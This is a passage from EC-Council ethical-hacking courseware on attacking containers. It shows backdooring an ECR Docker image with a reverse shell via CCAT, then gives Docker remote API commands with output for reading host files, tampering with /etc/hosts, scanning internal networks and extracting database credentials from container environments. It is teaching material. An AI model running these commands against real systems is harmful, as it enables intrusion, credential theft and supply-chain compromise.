


Figure 19.56: Screenshot of CCAT showing ECR repositories

- **Step 2: Pull the target Docker image**

  Attackers from the list of ECR repositories detect and pull the Docker image belonging to the target organization. An attacker can use the CCAT "**Pull Repos from ECR**" module to pull the target repository.




Figure 19.57: Screenshot of CCAT showing the target Docker image

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3: Create a backdoor image**

  After pulling the Docker image from the ECR repository, attackers create and embed a backdoor for reverse shell in the target Docker image. An attacker can use the "**Docker Backdoor**" module to create a reverse shell backdoor replacing the default CMD command.




Figure 19.58: Screenshot of CCAT embedding reverse shell

- **Step 4: Push the backdoor Docker image**

  Attackers push the target Docker image embedded with backdoor back to the ECR repository. The CCAT provides the "**Push Repos to ECR**" module to upload the modified Docker image to the ECR repository.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.59: Screenshot of CCAT pushing the Docker image

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Docker Remote API

- Retrieving files from the Docker host
  - Run the following command to get an image of Alpine Linux:

    `$ docker -H <Remote IP:Port> pull alpine`
  - Create a container from the image using the following command:

    `$ docker -H <Remote IP:Port> run -t -d alpine`
  - Run the `ls` command inside the container to retrieve files stored on the Docker host:

    `$ docker -H <Remote IP:Port> exec modest_goldstine ls`

```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run "ls" command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

- Scanning internal network
  - Use Nmap to scan the host's internal network to identify running services:

    `$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox <IP Range>`

```
[illegible]
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.10.0.0-1

Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-23 19:17 UTC
Nmap scan report for 10.10.0.1
Host is up (0.00095s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
5889/tcp open  unknown
[illegible]
Nmap done: 256 IP address (6 hosts up) scanned in 14.40-72 seconds
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Docker Remote API (Cont'd)

- Retrieving credentials
  - Run the following commands to retrieve credentials:

    `$ docker -H [docker remote host] inspect [container name]`

    `$ docker -H [docker remote host] exec -i [container name] env`

```
bash-3.2$ docker -H [docker remote host] exec -i [container name] env

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=268f6220d884
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

- Querying databases
  - Run the following command to find MySQL containers:

    `$ docker -H [docker remote host] ps | grep mysql`
  - Run the following command to retrieve MySQL credentials:

    `$ docker -H [docker remote host] exec -i some-mysql env`
  - Use the retrieved credentials to find databases in the MySQL container:

    `$ docker -H [docker host] exec -i some-mysql mysql -u root -p <password> -e "show databases"`

```
[illegible]
bash-3.2$ docker -H [docker remote host] ps | grep mysql

CONTAINER ID   IMAGE   COMMAND   CREATED   STATUS   PORTS   NAMES
268f6220d884   mysql   "docker-ep"   [illegible]   Up [illegible]   3306/tcp   some-mysql

[illegible]
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=268f6220d884
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

[illegible]
bash-3.2$ docker -H [docker host] exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Docker Remote API

After gaining access to the target Docker host, attackers exploit the Docker remote API to launch further attacks, such as mining cryptocurrency, initiating attacks by masking IPs, creating botnets to perform DoS attacks, installing services for phishing campaigns, retrieving sensitive (e.g., credentials), and compromising the security of the internal network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Retrieving files from the Docker host

Attackers create a new container and mount it to the folder on the Docker host to gain access to other files.

Run the following command to get an image of Linux alpine:

```
$ docker -H <Remote IP:Port> pull alpine
```

Now, run the following command to create a container from the image:

```
$ docker -H <Remote IP:Port> run -t -d alpine
```

After creating the container, run the `ls` command inside the container to retrieve files stored on the Docker host:

```
$ docker -H <Remote IP:Port> exec modest_goldstine ls
```

```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run "ls" command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

Figure 19.60: Screenshot of Docker showing the creation of a Docker container

Similarly, you can create a container from the image, mount the host '/etc' path to the container, and retrieve the content stored in the '/etc/hosts' file. By accessing this file, attackers can make a malicious entry in the host files.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
OOO

# Create a container from the image and mount host "/etc" path to the container
bash-3.2$ docker -H <Remote IP:Port> run -t -d -v /etc:/tmp/etc alpine
# Print the content of host "/etc/hosts" file
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

# Add new entry inside the host 'hosts' file - IP of a malicious server
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras sh -c "echo '127.0.0.1 www.docker.com' >> /tmp/etc/hosts"
# Print the content of host "/etc/hosts" file after modification
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

127.0.0.1 www.docker.com
```

Figure 19.61: Screenshot of Docker showing the manipulation of host files

Attackers can also access data stored outside the host by identifying mounted volumes to the container. You can use the Docker inspect command to detect external storage mounts, such as S3 and network file system (NFS). Furthermore, if any mount has write access, attackers can manipulate the files stored on the external storage.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
○○○

# Find mounts
bash-3.2$ docker -H [docker remote host] inspect [container name]
...
        "Mounts": [
            {
                "Type": "volume",
                "Source": "source",
                "Destination": "/dest/dir",
                "Driver": "the driver"
                "RW": true,
            }
        ],
...

# Access files in mounts
bash-3.2$ docker -H [docker remote host] exec -i [container name] /dest/dir/ls
bash-3.2$ docker -H [docker remote host] exec -i [container name] cat /dest/dir/some/file
```

Figure 19.62: Screenshot of Docker showing the results of the Docker inspect command

Scanning internal network

If an attacker creates a container in the existing Docker network bridge, he can access all hosts that the principal Docker host can access within the internal network.

You can use Nmap to scan the host's internal network and identify running services:

```
$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox
<IP Range>
```

```
○○○

# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmap.vitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
8089/tcp open  unknown
...
Nmap done: 70 IP addresses (6 hosts up) scanned in 608.72 seconds
```

Figure 19.63: Screenshot of Docker showing the Nmap scanning results

Retrieving credentials

Environment variables are commonly used in Docker for passing credentials as arguments while running the containers. Attackers use the Docker inspect command to identify available

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

environment variables on the Docker host. Executing the "**env**" command on a container returns all the details, including the credentials used to initiate the containers.

Run the following commands to retrieve credentials:

```
$ docker -H [docker remote host] inspect [container name]
$ docker -H [docker remote host] exec -i [container name] env
```

```
OOO

bash-3.2$ docker -H [docker remote host] inspect [container name]

Here is some of the output:

"Id": "260f6220d004796b12ff16e63a28bb2cc0817ce1d3ce4d72822c7a9a9b8aa903",
"Created": "2019-02-14T19:48:53.860995239Z",
ooo
"Config": {
    "Env": [
        "MYSQL_ROOT_PASSWORD=password",
        ooo
    ]
```

